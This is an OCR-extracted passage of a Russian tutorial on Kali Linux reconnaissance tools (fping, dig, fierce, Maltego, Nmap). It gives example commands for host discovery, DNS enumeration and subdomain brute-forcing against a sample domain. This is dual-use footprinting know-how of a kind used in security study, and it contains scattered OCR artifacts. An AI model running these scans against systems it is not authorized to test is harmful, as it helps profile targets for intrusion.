


HTTrack начинает свою работу (скриншот логов с сайта):

После окончания клонирования, вы можете подробно изучить структуру каталог, размещения страниц и пр.

2. fping и Nmap — множественный пинг

Про команду ping, уверен, знают все. Её недостаток в том, что она позволяет использовать ICMP для проверки только одного хоста за раз. Команда fping позволит вам сделать пинг множества хостов одной командой. Она также даст вам прочитать файл с множеством хостов или IP адресов и отправит их для использования в эхо запросах пакета ICMP.



1 fping-asg network/host bits
2 fping -asg 10.0.1.0/24

Ключ **-a** возвратит результат в виде IP адресов только живых хостов, ключ **-s** отобразит по сканированию, ключ **-g** установит fping в тихих режим, который означает, что программа не позазывает пользователю статус каждого сканирования, только результат, когда сканирование завершено.

Команда **Nmap** делает примерно то же самое.


3. Dig — техники разведывания DNS

Используется так

dig <адрес_сайта>


Например

1 dig webware.biz



Для поиска авторитетных DNS серверов делаем так (во всех командах webware.biz — взят только для примера, заменяйте его на интересующий вас сайт):

1 dig -t ns webware.biz




4. Fierce — ищем связанные с сайтом хосты

Этими хостами, например, для сайта webware.biz могут быть mail.webware.biz, cloud,webware.biz, th.webware.biz и т.д.

Применяется команда так (адрес сайта поменяйте на свой):

1 fierce -dns webware.biz


Если zone transfer недоступна, то используется метод перебора.



5. Maltego – графическое отображение собранной информации


Программа находится в меню: **Information Gathering| DNS Analysis| Maltego**


Maltego – это инструмент для сбора информации, встроенный в Kali и разрабатываемый Paterva. Это многоцелевой инструмент для сбора информации, который может собрать информацию из открытых и публичных источников в Интернете. Она может искать данные по сайтам или по адресам электронной почты:




Для того, чтобы использовать программу, необходима обязательная регистрация.

Результаты поиска:


Footprint L2
[webware.biz]
Phase 1 - collecting domains
NS path
MX path
run(DomainToNSrecord_DNS)
run(DomainToMXrecord_DNS)
userFilter(Keep relevant MXes.)
userFilter(Keep relevant NS)
Overview
Property View
Keep relevant MXes.
Please select the MX records you wish to keep. We will see what's shared on the selected ones.
MX records
Type
mail.webware.biz
MX Record
emove unselected entities from graph
Next>
webware.biz
mail.webware.biz
ns3.hostland.ru
ns.hostland.ru
FOR DEMO USE ONLY





6. Nmap — создатель карты сети

Nmap используется для сканирования хостов и служб в сети. Nmap имеет продвинутые функции, которые могут выявить различные приложения, запущенные на системах, также как службы и особенности отпечатков ОС. Это один из наиболее широко используемых сетевых сканеров, он является очень эффективным, но в то же время и очень заметным.

Nmap рекомендуется к применению в специфичных ситуациях, для предотвращения срабатывания механизма защиты.

